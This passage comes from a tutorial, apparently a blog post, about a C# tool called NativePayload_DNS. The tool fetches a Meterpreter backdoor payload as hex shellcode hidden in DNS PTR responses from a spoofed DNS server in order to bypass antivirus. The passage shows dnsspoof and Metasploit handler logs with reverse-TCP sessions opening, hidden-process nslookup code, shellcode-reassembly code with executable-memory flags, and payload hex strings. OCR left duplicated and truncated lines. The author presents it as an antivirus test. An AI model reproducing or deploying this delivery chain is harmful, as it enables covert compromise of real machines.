
root@kali: ~

```
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.56930 > 192.168.1.50.53:  2+ PTR? 0.1.1.1.in-addr.arpa
192.168.1.113.56932 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.56934 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 3.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 4.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 5.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 6.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 7.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 8.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 9.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 10.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 11.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 12.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 13.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 14.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 15.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 16.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 17.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 18.1.1.1.in-addr.arpa
                    > 192.168.1.50.53:  2+ PTR? 19.1.1.1.in-addr.arpa
192.168.1.113.52950 > 192.168.1.50.53:  2+ PTR? 20.1.1.1.in-addr.arpa
192.168.1.113.52952 > 192.168.1.50.53:  2+ PTR? 21.1.1.1.in-addr.arpa
192.168.1.113.52954 > 192.168.1.50.53:  2+ PTR? 22.1.1.1.in-addr.arpa
192.168.1.113.50090 > 192.168.1.50.53:  2+ PTR? 23.1.1.1.in-addr.arpa
192.168.1.113.51791 > 192.168.1.50.53:  2+ PTR? 24.1.1.1.in-addr.arpa
192.168.1.113.51793 > 192.168.1.50.53:  2+ PTR? 25.1.1.1.in-addr.arpa
192.168.1.113.51795 > 192.168.1.50.53:  2+ PTR? 26.1.1.1.in-addr.arpa
192.168.1.113.51797 > 192.168.1.50.53:  2+ PTR? 27.1.1.1.in-addr.arpa
192.168.1.113.51799 > 192.168.1.50.53:  2+ PTR? 28.1.1.1.in-addr.arpa
192.168.1.113.53656 > 192.168.1.50.53:  2+ PTR? 29.1.1.1.in-addr.arpa
192.168.1.113.53658 > 192.168.1.50.53:  2+ PTR? 30.1.1.1.in-addr.arpa
192.168.1.113.53660 > 192.168.1.50.53:  2+ PTR? 31.1.1.1.in-addr.arpa
192.168.1.113.53662 > 192.168.1.50.53:  2+ PTR? 32.1.1.1.in-addr.arpa
192.168.1.113.53664 > 192.168.1.50.53:  2+ PTR? 33.1.1.1.in-addr.arpa
```

6:52 AM

Picture 12: Tcpview and TCP connection established when Backdoor Payload Downloaded from DNSServer.

in picture 13 you can see meterpreter Session too :



Command Prompt - NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

```
DNS Response type PTR Record: "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
DNS Request Send: 1.1.1.7
DNS Response type PTR Record: "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
DNS Request Send: 1.1.1.8
DNS Response type PTR Record: "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
DNS Request Send: 1.1.1.9
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.10
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.11
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.12
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.13
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.14
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.15
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.16
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.17
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.18
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.19
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.20
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.21
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.22
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.23
DNS Response type PTR Record: "
DNS Request Send: 1.1.1.24
DNS Response type PTR Record: "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
DNS Request Send: 1.1.1.25
DNS Response type PTR Record: "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
DNS Request Send: 1.1.1.26
DNS Response type PTR Record: "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
DNS Request Send: 1.1.1.27
DNS Response type PTR Record: "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
DNS Request Send: 1.1.1.28
DNS Response type PTR Record: "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
DNS Request Send: 1.1.1.29
DNS Response type PTR Record: "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
DNS Request Send: 1.1.1.30
DNS Response type PTR Record: "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
DNS Request Send: 1.1.1.31
DNS Response type PTR Record: "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
DNS Request Send: 1.1.1.32
DNS Response type PTR Record: "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
DNS Request Send: 1.1.1.33
DNS Response type PTR Record: "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"

Bingo Meterpreter session by DNS traffic ;>
```

root@kali: ~

```
[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (1189423 bytes) to 192.168.1.113
[*] Meterpreter session 12 opened (192.168.1.50:4444 -> 192.168.1.113:49925) at 2017-01-18 03:15:
29 +0000
[*] 192.168.1.113 - Meterpreter session 12 closed.  Reason: Died

msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (1189423 bytes) to 192.168.1.113
[*] Meterpreter session 13 opened (192.168.1.50:4444 -> 192.168.1.113:50263) at 2017-01-18 03:21:
56 +0000

msf exploit(handler) > sessions -i 13
[*] Starting interaction with 13...

meterpreter >
```

root@kali: ~

```
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.56930 > 192.168.1.50.53:  2+ PTR? 0.1.1.1.in-addr.arpa
192.168.1.113.56932 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
0.53:  2+ PTR? 2.1.1.1.in-addr.arpa
0.53:  2+ PTR? 3.1.1.1.in-addr.arpa
0.53:  2+ PTR? 4.1.1.1.in-addr.arpa
0.53:  2+ PTR? 5.1.1.1.in-addr.arpa
0.53:  2+ PTR? 6.1.1.1.in-addr.arpa
0.53:  2+ PTR? 7.1.1.1.in-addr.arpa
0.53:  2+ PTR? 8.1.1.1.in-addr.arpa
0.53:  2+ PTR? 9.1.1.1.in-addr.arpa
0.53:  2+ PTR? 10.1.1.1.in-addr.arpa
0.53:  2+ PTR? 11.1.1.1.in-addr.arpa
0.53:  2+ PTR? 12.1.1.1.in-addr.arpa
0.53:  2+ PTR? 13.1.1.1.in-addr.arpa
0.53:  2+ PTR? 14.1.1.1.in-addr.arpa
0.53:  2+ PTR? 15.1.1.1.in-addr.arpa
0.53:  2+ PTR? 16.1.1.1.in-addr.arpa
0.53:  2+ PTR? 17.1.1.1.in-addr.arpa
0.53:  2+ PTR? 18.1.1.1.in-addr.arpa
0.53:  2+ PTR? 19.1.1.1.in-addr.arpa
0.53:  2+ PTR? 20.1.1.1.in-addr.arpa
0.53:  2+ PTR? 21.1.1.1.in-addr.arpa
0.53:  2+ PTR? 22.1.1.1.in-addr.arpa
0.53:  2+ PTR? 23.1.1.1.in-addr.arpa
192.168.1.113.51791 > 192.168.1.50.53:  2+ PTR? 24.1.1.1.in-addr.arpa
192.168.1.113.51793 > 192.168.1.50.53:  2+ PTR? 25.1.1.1.in-addr.arpa
192.168.1.113.51795 > 192.168.1.50.53:  2+ PTR? 26.1.1.1.in-addr.arpa
192.168.1.113.51797 > 192.168.1.50.53:  2+ PTR? 27.1.1.1.in-addr.arpa
192.168.1.113.51799 > 192.168.1.50.53:  2+ PTR? 28.1.1.1.in-addr.arpa
192.168.1.113.53656 > 192.168.1.50.53:  2+ PTR? 29.1.1.1.in-addr.arpa
192.168.1.113.53658 > 192.168.1.50.53:  2+ PTR? 30.1.1.1.in-addr.arpa
192.168.1.113.53660 > 192.168.1.50.53:  2+ PTR? 31.1.1.1.in-addr.arpa
192.168.1.113.53662 > 192.168.1.50.53:  2+ PTR? 32.1.1.1.in-addr.arpa
192.168.1.113.53664 > 192.168.1.50.53:  2+ PTR? 33.1.1.1.in-addr.arpa
```


Picture 13: Meterpreter Session.

At a glance : you can't trust to Anti-viruses for defense always so with this technique or other ways for Transfer Payload by other protocols in network , your network and your Client/Server is Vulnerable too so please check this technique in your Anti-viruses and share your Experience here by comments .

Creating C#.NET Code and Testing:

In this technique we used DNS traffic by PTR records so for doing this we need some tools or Code for Sending DNS traffic so in this case our Code uses NSLOOKUP tool for DNS requests and Response so in our C# Code we need to use this Command by this Code :

```
public static string __nslookup(string DNS_PTR_A, string DnsServer)
      {
          /// Make DNS traffic for getting Meterpreter Payloads by nslookup

          ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
          ns_Prcs_info.RedirectStandardInput = true;
          ns_Prcs_info.RedirectStandardOutput = true;
          ns_Prcs_info.UseShellExecute = false;
          // you can use Thread Sleep here

          Process nslookup = new Process();
          nslookup.StartInfo = ns_Prcs_info;
          nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
          nslookup.Start();

          /// if you want to change your Domain Name from "1.com" to "22.com"
          /// then you should change these Settings and Values too ;)

          string computerList = nslookup.StandardOutput.ReadToEnd();
          string[] lines = computerList.Split('\r', 'n');
          string last_line = lines[lines.Length - 4];
          string temp_1 = last_line.Remove(0, 11);
          _Records = "\"" + temp_1;
          int i = temp_1.LastIndexOf('.');
          string temp_2 = temp_1.Remove(i, (temp_1.Length - i));
          int b = temp_2.LastIndexOf('.');
          string final = temp_2.Remove(b, temp_2.Length - b);
          return final;
    }
```


Program.cs
NativePayload_DNS
NativePayload_DNS.Program
MEM_COMMIT
Solution Explorer
Solution 'NativePayload_DNS'
NativePayload_DNS
Properties
References
Program.cs
Section 1
nslookup 1.1.1.0 192.168.1.50
nslookup 1.1.1.1 192.168.1.50
nslookup 1.1.1.2 192.168.1.50
nslookup 1.1.1.3 192.168.1.50
nslookup 1.1.1.4 192.168.1.50
nslookup 1.1.1.5 192.168.1.50
nslookup 1.1.1.6 192.168.1.50
nslookup 1.1.1.7 192.168.1.50
nslookup 1.1.1.8 192.168.1.50
nslookup 1.1.1.33 192.168.1.50
NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

```csharp
        public static string _Records = "";
        public static string __nslookup(string DNS_PTR_A, string DnsServer)
        {
            /// Make DNS traffic for getting Meterpreter Payloads by nslookup
            ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
            ns_Prcs_info.RedirectStandardInput = true;
            ns_Prcs_info.RedirectStandardOutput = true;
            ns_Prcs_info.UseShellExecute = false;
            // you can use Thread Sleep here

            Process nslookup = new Process();
            nslookup.StartInfo = ns_Prcs_info;
            nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            nslookup.Start();

            /// if you want to change your Domain Name from "1.com" to "22.com"
            /// then you should change these Settings and Values too ;)
            string computerList = nslookup.StandardOutput.ReadToEnd();
            string[] lines = computerList.Split('\r', 'n');
            string last_line = lines[lines.Length - 4];
            string temp_1 = last_line.Remove(0, 11);
            _Records = "\"" + temp_1;
            int i = temp_1.LastIndexOf('.');
            string temp_2 = temp_1.Remove(i, (temp_1.Length - i));
            int b = temp_2.LastIndexOf('.');
            string final = temp_2.Remove(b, temp_2.Length - b);
            return final;

        }

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [DllImport("kernel32")]
```

Code 1:

as you can see in this “Code 1” our DNS_PTR_A variable is our IPAddress in this case “1.1.1.” so


c:\> NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

- 1.1.1. is our DNS_PTR_A variable
- 34 is our _IPAddress_counter variable (we will talk about that in next pictures)
- 192.168.1.50 is our DnsServer variable

also in Picture “Code 1” you can see “Section 1” code , by this “Section 1” you will have NSLOOKUP with PTR output for each IPAddress like this , in this example this is Nslookup output “PTR Record” for IPAddress “1.1.1.1” also you can see this output in “Picture 2” by Cmd.exe too.

"0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"

Note: this Section 1 optimized for Domain Names by one character like “1.com” or ”a.com” or “b.net” or “c.org” so if you want to change your Domain Name from one Character to two or three characters then you should change these codes too.


Program.cs
NativePayload_DNS
NativePayload_DNS.Program
MEM_COMMIT
Solution Explorer
Solution 'NativePayload_DNS'
NativePayload_DNS
Properties
References
Program.cs
nslookup.exe 1.1.1.0 192.168.1.50
nslookup.exe 1.1.1.1 192.168.1.50
nslookup.exe 1.1.1.2 192.168.1.50
nslookup.exe 1.1.1.3 192.168.1.50
nslookup.exe 1.1.1.4 192.168.1.50
nslookup.exe 1.1.1.5 192.168.1.50
nslookup.exe 1.1.1.6 192.168.1.50
nslookup.exe 1.1.1.33 192.168.1.50

```csharp
            try
            {
                string[] _DATA = new string[_IPaddress_Counter];
                string DATA = "";
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                Console.WriteLine("NativePayload_DNS by Damon Mohammadbagher");
                Console.ForegroundColor = ConsoleColor.Green;
                Console.WriteLine("Starting Download Backdoor Payloads by DNS Traffic from FakeDNS_Server");
                Console.ForegroundColor = ConsoleColor.Green;
                Console.WriteLine("DNS Server: {0} ", _DnsServer);
                for (int i = 0; i < _IPaddress_Counter; i++)
                {
                    _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
                    DATA += _DATA[i].ToString();
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                    Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
                    Console.ForegroundColor = ConsoleColor.DarkYellow;
                    Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                }

                string[] Payload__Without_delimiterChar = DATA.Split('x');
                object tmp = new object();
                byte[] __Bytes = new byte[DATA.Length / 4];
                for (int i = 1; i < __Bytes.Length; i++)
                {
```

Code 2:

in Picture “Code 2” you can see how our **DNS_PTR_A** variable will work in lines 105,106,107 so by this code

```
for (int i = 0; i < _IPaddress_Counter; i++)
            {
              _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
              DATA += _DATA[i].ToString();
              Console.ForegroundColor = ConsoleColor.DarkGray;
              Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
              Console.ForegroundColor = ConsoleColor.DarkYellow;
              Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
              Console.ForegroundColor = ConsoleColor.DarkGray;
            }
```

Important point in this code is here _IPaddress_Begin + i by this code you will have IPAddress 1.1.1. + I because our _Ipaddress_Begin = 1.1.1. and our I variable was started with 0 up to 33 , why 33 because our _IPaddress_Counter = 33 , it means we have 34 IPAddress .

```
     _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
```

so we have something like this Commands by this section of code :

```
nslookup 1.1.1.0  192.168.1.50   output == >  "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
nslookup 1.1.1.1  192.168.1.50   output == >  "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
nslookup 1.1.1.2  192.168.1.50   output == >  "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
nslookup 1.1.1.3  192.168.1.50   output == >  "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
.
.
.
nslookup 1.1.1.31  192.168.1.50   output == >  "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
nslookup 1.1.1.32  192.168.1.50   output == >  "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
nslookup 1.1.1.33  192.168.1.50   output == >  "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"
```

Now by this code you can make one Variable with all nslookup output or our Meterpreter Payload by PTR Records .


```
DATA += _DATA[i].ToString();
```

so by this code we have something like this :

DATA = “0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com” + "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com" + "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com" + "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com" + ….. + "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com" + "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com" + "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"

or

DATA = “0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com…0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"



```
